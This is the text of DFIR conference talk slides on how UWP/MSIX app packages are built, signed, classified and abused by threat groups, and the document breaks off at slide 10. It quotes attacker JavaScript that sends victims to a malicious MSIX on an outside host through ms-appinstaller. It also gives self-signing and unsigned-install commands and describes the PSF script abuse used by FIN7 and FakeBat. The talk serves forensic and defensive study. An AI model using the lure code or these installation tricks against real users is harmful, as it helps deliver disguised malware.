Slides / 12 of 19
Talk slides
UWP in the DFIR crosshairs: what modern Windows apps are hiding
Vladislav Azersky · F6
Day 2 — Friday, 12 September 2025: information security day · Scheduled 12:15–12:35 · In the recording 05:28:04–05:48:21
These slides are an English version of the Russian deck shown in the recording: the text the authors set in the presentation has been translated and redrawn in place, while everything captured from a screen — program windows, logs, evidence — is left exactly as it was, in Russian. The fonts are the closest available ones, not the originals. The Russian deck is on the RU version of this page. Under each slide its text is set out for word search and machine reading.
Page 105:28:48 Slide text
UWP in the DFIR crosshairs: what modern Windows apps are hiding
Vladislav Azersky
Deputy Head of the Digital Forensics and Malware Research Laboratory
Page 205:29:09 Slide text
C: \Windows \System32> whoami
F6
1
7 years in information security
2
DFIR, Purple Teaming
3
taking part in conferences
4
various research in information security
Vladislav Azersky
t.me/gardendetective
Page 305:30:08 Slide text

Universal Windows Platform - UWP
F6
In Windows 10 build 1607 Microsoft introduced Desktop Bridge — the option to package any Win32 program as UWP, without UWP API, privilege limits or isolation.
UWP apps used to be called Metro Apps (Windows 8), Modern Apps, and later Universal Apps (Windows 10). Widely available in the Microsoft Store.
This standard* (for building universal apps) arrived with the release of Windows 10.
Capabilities** — the permissions an app requests to access system resources, features or APIs.
Devices + loT
Mobile
PC
XBox
Surface Hub
Universal Apps
HoloLens
Adaptive User * Interface
Natural User Inputs
One SDK + Tooling
One Store + One Dev Center
Cloud Services
One Windows Platform
*- https://docs.microsoft.com/en-us/windows/up/get-started/universal-application-platform-guide ** - https://learn.microsoft.com/en-us/windows/uwp/packaging/app-capability-declarations#general-use-capabilities
Page 405:31:42 Slide text
Waiting for the MSIX parcel*
F6
Microsoft Paint 112-2

MSIX is a packaging format for Windows that simplifies packaging, installing and updating applications.
› *•• Program Files
> WindowsApps
Twekyb3d8bbwe
N Сортировать
= Просмотреть
Тип
Имя
MSIX is an evolution of the APPX format, originally designed only for Universal Windows Platform (UWP) apps, which were under strict execution restrictions.
• AppxMetadata
Папка с файлами
Assets
Папка с файлами
I PaintApp
Папка с файлами
• AlServicesCS.winmd
Файл "WINMD"
@ AppxBlockMap.xml
Microsoft Edge HTM
AppxManifest.xml
Microsoft E
Файл "1
AppxSignature.p7x
A signed MSIX file contains the following minimum set of files:
• ClassicAppCompat.sccd
Файл
• Microsoft.Graphics. Canvas.winmd
Файл
• Microsoft.Web.WebView2.Coredil
Pac
аррх
AppxManifest.xml: defines how the package is installed and launched (IMPORTANT).
• Microsoft.Web.WebView2.Core.Projection.dll Pr
• Microsoft.Web.WebView2.Core.winmd
appxbundle
• PaintUl.winmd
AppxSignature.p7x: holds the code signing certificate that identifies the publisher of the MSIX file. It also holds the signed hashes of AppxManifest.xml and AppxBlockMap.xml.
• PlatformHelpers.winmd
MSIX
• resources.pri
msixbundle appinstaller
AppxBlockMap.xml: lists the files present in the package and their hashes.
* - https://redcanary.com/threat-detection-report/techniques/installer-packages/
Page 505:32:54 Slide text

App package classification (#1)
F6
System app
An app package that ships with Windows and gets updates through Windows Update.
First-party Microsoft Store app
A Microsoft app that often ships with Windows but can be removed, reinstalled and updated through the Microsoft Store.
OID (see AppxSignature.p7x): 1.3.6.1.5.5.7.3.3 - Code Signing
• 1.3.6.1.4.1.311.10.3.6 - Windows
System Component Verification
OID (see AppxSignature.p7x): 1.3.6.1.5.5.7.3.3 - Code Signing • 1.3.6.1.4.1.311.76.3.1 - Windows
Store
• 1.3.6.1.4.1.311.76.5.100 - First-
Party Store Software
Microsoft. LockApp_cw5n1h2txyewy Microsoft.Windows.ParentalControls_cw5n1h2txyewy
Microsoft. Paint_8wekyb3d8bbwe Microsoft.WindowsCalculator_8wekyb3d8bbwe
Apps created by Microsoft can be identified by the PublisherID value (a hash of the publisher name): cw5n1h2txyewy and 8wekyb3d8bbwe (present in the full app package name).
Page 605:33:56 Slide text

App package classification (#2)
F6
Third-party Microsoft Store app
Any app that is not part of the standard install and is not a Microsoft app; updated and distributed through the Microsoft Store.
Developer-signed app
When the certificate that signed AppxSignature.p7x has no OID 1.3.6.1.4.1.311.76.3.1 (Windows Store).
OID (see AppxSignature.p7x): • 1.3.6.1.5.5.7.3.3 - Code Signing • 1.3.6.1.4.1.311.76.3.1 - Windows
Store
• 1.3.6.1.4.1.311.76.5.200 - Third-
Party Store Software
Legitimate app packages developed and signed by Microsoft can be identified by PublisherID (example of a legitimate app: MSTeams_8wekyb3d8bbwe).
4DF9E0F8. Netflix_mcm4njghnhss8 PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0
Most malicious MSIX applications are signed with a developer certificate.
Page 705:34:35 Slide text

Building an MSIX file (#1)
F6
MSIX Packaging Tool (official tool):
• MSIX Packaging Tool
Advanced Installer* (commercial product):
0 AB•X0@-1
| Your Application - New Project - Advanced Installer 23.o...
Создать новый пакет
Выбор среды
Метод упаковки
Компьютер подготовк
Выберите среду, в которой необходимо упаковать
Выбор установщика
• Создать пакет на этом компьютере
Этот параметр позволяет создать пакет на вашей локальной машине.
Сведения о пакете
• Создать пакет на удаленной машине
Ускоритель
Этот параметр позволяет создать пакет на удаленной машине.
Установка
• Создать пакет на локальной виртуальной машине
Задачи первого запуска
Этот параметр позволяет создать пакет на виртуальной машине (необходим Hyper-V).
Отчет о пакете
Создать пакет
Назад
Далее
Отмена
Open Output Options
Find
Package Information
Package Definition
Package Informatio
Digital Signature
Files and Folders
Registry
* Dependencies
Application Definition
Application Details
Visual Assets
= Capabilities
Declarations
Content URis
Manifest Editor
Translations
Deployment E Build
Package
Your Application
Display name:
Description:
Version:
off
Package Integrity:
Supported Users:
single
• Allow Execution
• Allow Exe
• Framework Package
Logo
Logo:
MSIX Packaging Tool: Convert EXE & MSI to MSIX: https://www.youtube.com/watch?v=BfEsChXXht4 *-https://www.advancedinstaller.com/
Page 805:35:59 Slide text

Building and running an MSIX file (#2)
F6
Algorithm:
1. Microsoft's makeappx utility packs and unpacks MSIX/APPX packages (additionally: AppxManifest.xml has to be created by hand).
Command: makeappx.exe pack /d ‹input_directory› /p output.msix
Note #1 (on running):
Before running the MSIX file (with Administrator rights) the created certificate has to be imported into Trusted Root Certification Authorities (Local Computer).
Note #2:
If the Capability "runFullTrust" is used, the app will not be isolated.
2. Creating a self-signed certificate* (mycert.pfx).
3. Signing the MSIX file with the signtool utility.
Command: signtool.exe sign /f "mycert.pfx" /p "123456" /fd sha256 /tr http://timestamp.comodoca.com/?td=sha256 /td sha256 output.msix
* - https://github.com/tsrob50/CiraltosTools/blob/main/AVD/New-CodesigningCert.ps1 ** - https://learn.microsoft.com/en-us/windows/msix/package/unsigned-package
Note #3 (on running):
Windows 11 added the option to install an unsigned MSIX file via PowerShell (with Administrator rights**):
Add-AppPackage -Path <MSIX file> -AllowUnsigned
To build such an app, a special OID (organization ID) must be used as the Publisher:
OID.2.25.3117293689139843176544077305949569 97722=1
ATTENTION
Page 905:37:44 Slide text
F6

Is ms-appinstaller to blame
JavaScript calls the ms-appinstaller handler from the attacker's web page:
function handleDownloadclick(event) {
Since mid-November 2023 Microsoft Threat Intelligence* has been tracking financially motivated groups (Storm-0569, Storm-1113, Sangria Tempest and Storm-1674) that use the ms-appinstaller URI scheme (App Installer) to spread malware.
event preventDefaultO); const sAppInstallerLink - ms-appinstaller:?source-https://sigean.info/download/Perimeter 81-×64.msix• window. location.href = mAppInstallerLink; const finalRedirectUrl = ' /download/dwnl.php':
url: finalRedirecturl, method:
"GET'.
success: function(response){
error: function(error) {
After a series of such attacks Microsoft disabled the ms-appinstaller** handler by default.
Installer:
Malware was spread using a variety of techniques:
1. SEO poisoning; 2. malversting; 3. phishing through Microsoft Teams; 4. and other methods.
Install Perimeter 81?
Publisher: DMP UTI Limited Version: 10.1.1.1438
Capabilities: • Uses all system resources
• CVE-2021-43890 (Windows AppX Installer Spoofing) ???
Launch when ready
Install
* - https://www.microsoft.com/en-us/security/blog/2023/12/28/financially-motivated-threat-actors-misusing-app-installer/ ** - https://learn.microsoft.com/en-us/windows/msix/app-installer/installing-windows10-apps-web
Page 1005:38:57 Slide text

FIN7 and FakeBat love PSF
The Package Support Framework* (PSF) is an open-source framework built by Microsoft to simplify packaging and running older Windows applications in MSIX format without any changes to the source code of those applications. FIN7** and FakeBat*** use PSF in their attacks: when an application installed from an MSIX package starts, the PSF script StartingScriptWrapper.ps1**** can run another PowerShell script whose path is set in config.json.
MSIX file:
Имя
AL_STUBS AppxMetadata
Assets
VFS
E 2609_corp_user0.ps1 AppxBlockMap.xml CAppxManifest.xml AppxSignature.p7x • chrome.png • ChromeSetup.exe
J config.json • icon.png • PsfRunDI132.exe L PsfRunDll64.exe & PsfRuntime32.dil PsfRuntime64.dll ] Registry.dat pri resources.pri StartingScriptWrapper.ps1 Bz)SwapRegHelper20.zip C [Content_Types].xml
Размер 595 862 9 599 7 431 217 1 922 560
1792
44 892
3 637 8 175 5 667 1 372 712
365 105 955
91 456
110 400 365 888 453 952 12 288 6 496 13 462 20 971 526
1 141
F6
Part of the file 2609_corp_user0.ps1:
